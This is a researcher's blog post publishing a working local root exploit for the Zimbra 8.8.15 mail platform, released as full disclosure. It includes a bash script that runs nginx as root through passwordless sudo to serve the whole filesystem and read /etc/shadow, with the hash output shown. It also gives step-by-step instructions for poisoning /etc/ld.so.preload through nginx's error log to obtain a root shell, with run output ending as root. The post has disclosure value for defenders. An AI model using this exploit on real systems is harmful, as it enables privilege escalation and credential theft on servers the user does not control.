

Darren Martyn

Zimbra “nginx” Local Root Exploit

 **darrenmart**  **25th Oct 2021**

Recently I decided to have a look at the somewhat popular email and collaboration platform, Zimbra, with the idea to go find some bugs in it.

I’m simply dropping these as full disclosure, because the Zimbra “disclosure policy” prohibits publication of exploit code, which is something I find incredibly disagreeable. I also find that “responsible” disclosure in general is a crock of shit that lets vendors bully researchers into silence.

Zimbra is largely a huge mess of Java webshit, so I decided to favour my sanity somewhat and not bother looking for remotes at that time. I plan to get around to finding a remote in it at some point.

Instead, given it is a huge pile of Java and other stuff, I decided to just assume you had code execution as the “zimbra” user (by exploiting some hole in the web services), and look for LPE (Local Privilege Escalation) bugs.

I downloaded and installed the latest version of Zimbra available from the vendors website – 8.8.15_GA (zcs-8.8.15_GA_3869.UBUNTU18_64.20190918004220.tgz – MD5: 3f967c2631df7c8bb157659e101648be), and got to work. The host platform I installed it on was an Ubuntu 18.04 virtual machine.

We go with the obvious: we check what we can run with “sudo”. Helpfully, there are a number of commands we can run with “sudo” and no password.

```
1 zimbra@zimbratest:~$ sudo -l
2 Matching Defaults entries for zimbra on zimbratest:
3     env_reset, mail_badpass, secure_path=/usr/local/sbin\:,
4
5 User zimbra may run the following commands on zimbratest:
6     (root) NOPASSWD: /opt/zimbra/libexec/zmstat-fd *
7     (root) NOPASSWD: /opt/zimbra/libexec/zmunbound
8     (root) NOPASSWD: /sbin/resolvconf *
9     (root) NOPASSWD: /opt/zimbra/libexec/zmslapd
10    (root) NOPASSWD: /opt/zimbra/common/sbin/postfix
11    (root) NOPASSWD: /opt/zimbra/common/sbin/postalias
12    (root) NOPASSWD: /opt/zimbra/common/sbin/qshape.pl
13    (root) NOPASSWD: /opt/zimbra/common/sbin/postconf
14    (root) NOPASSWD: /opt/zimbra/common/sbin/postsuper
15    (root) NOPASSWD: /opt/zimbra/common/sbin/postcat
16    (root) NOPASSWD: /opt/zimbra/libexec/zmqstat
17    (root) NOPASSWD: /opt/zimbra/libexec/zmmtastatus
18    (root) NOPASSWD: /opt/zimbra/common/sbin/amavis-mc
19    (root) NOPASSWD: /opt/zimbra/common/sbin/nginx
20    (root) NOPASSWD: /opt/zimbra/libexec/zmmailboxdmgr
```

Previously, there was a nice bug in `zmstat-fd` that permitted taking ownership of files and escalating to root that way, but at some point that bug was killed. I suspect there are further bugs in that file, however, its written in Perl, and I was looking for an easy win.

Luckily, we spot a nice, easy win. We can run `nginx` as root, with whatever configuration file we want to feed it.

Immediately, we try something simple. We write a little config to let us read the whole entire filesystem and dump the shadow file.


Exploit code:

```

1  #!/bin/bash
2  echo "[+] making config"
3  cat <<EOF >/tmp/nginx.conf
4  user root;
5  worker_processes 4;
6  pid /tmp/nginx.pid;
7  events {
8      worker_connections 768;
9  }
10 http {
11     server {
12         listen 1337;
13         root /;
14         autoindex on;
15     }
16 }
17 EOF
18 echo "[+] Launching..."
19 sudo /opt/zimbra/common/sbin/nginx -c /tmp/nginx.conf
20 echo "[+] Reading /etc/shadow..."
21 curl http://localhost:1337/etc/shadow

```

And the screenshot:



```

zimbra@zimbratest:/tmp$ ./zim.sh
[+] making config
[+] Launching...
[+] Reading /etc/shadow...
root:$6$7nY95zWxAc9iG5Jk$SaRv2JFA9:
daemon*:18295:0:99999:7:::
bin*:18295:0:99999:7:::
sys*:18295:0:99999:7:::

```

Now, this is cool and all, but I want code execution. Cracking a hash is time consuming, etc.

After faffing about reading the docs a bit, I came up with a delightfully inelegant solution, that I will outline below.

It relies on the fact that the Linux dynamic linker is very, very permissive when it parses the `/etc/ld.so.preload` file, and will accept any garbage as long as there is

a string in there, separated with spaces, containing a valid library to load. I've used this method before a number of times, its a good friend of mine.

1. Drop a `setuid(0);execve("/bin/sh"...)` rootshell to disk.
2. Drop a library containing a constructor that does `chown/chmod` on said rootshell binary, along with unlinking `/etc/ld.so.preload`.
3. Write an nginx config that runs as root, and has the error log set to `/etc/ld.so.preload`.
4. Run nginx with our config file, using `sudo`.
5. Request a URL containing some whitespace, and the path to our library file a couple of times. This will ensure that the string containing our library-path gets written out to the error log.
6. Call `sudo`, or any `setuid` binary really, to trigger some library loading as root and get our root shell created.
7. Run our root shell.

It is a bit messy, might cause some temporary system instability, but it is extremely fast, reliable and works. I built in some cleanup stuff, however be warned – this does kind of break the whole Zimbra application due to it taking out nginx temporarily. You can, of course, fix this by relaunching nginx with the correct configuration file.

Here is a screenshot of it running. As you can see, `ld.so` complains a bunch before finding something it wants to load.

```

zimbra@zimbratest:/tmp$ id
uid=999(zimbra) gid=999(zimbra) groups=999(zimbra),5(tty),998(postfix)
zimbra@zimbratest:/tmp$ ./hingin.sh
[+] First, we create our shell and library...
[+] Creating configuration...
[+] Run once...
[+] Doing requests...
[+] Run twice...
[+] make sure to rm /etc/ld.so.preload and killall nginx a few times...
ERROR: ld.so: object '2021/10/23' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '14' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '17' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '39' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '[error]' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '13328' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '2021/10/23' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '14' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '17' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '39' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '[error]' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '13328#0' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '*2' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/index.html' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'is' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'not' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'found' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '2' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'No' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'such' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'file' from /etc/ld.so.preload cannot be preloaded (cannot read file data): ignored.
ERROR: ld.so: object 'or' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'directory,' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'client' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '127.0.0.1,' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'server' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object ',' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'request' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '"GET' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '/' from /etc/ld.so.preload cannot be preloaded (cannot read file data): ignored.
ERROR: ld.so: object '/' from /etc/ld.so.preload cannot be preloaded (cannot read file data): ignored.
ERROR: ld.so: object 'HTTP/1.1',' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'host' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object 'localhost' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
ERROR: ld.so: object '1337' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
# rm -rf /etc/ld.so.preload
# killall nginx
# id
uid=0(root) gid=0(root) groups=0(root),5(tty),998(postfix),999(zimbra)
#

```

You can find the exploit code at:

<https://github.com/darrenmartyn/zimbra-hinginx>

This isn't the only LPE I found in Zimbra, in a couple of days I'll publish another one that is even neater than this one, much more stable, doesn't make the dynamic linker cry so much, etc.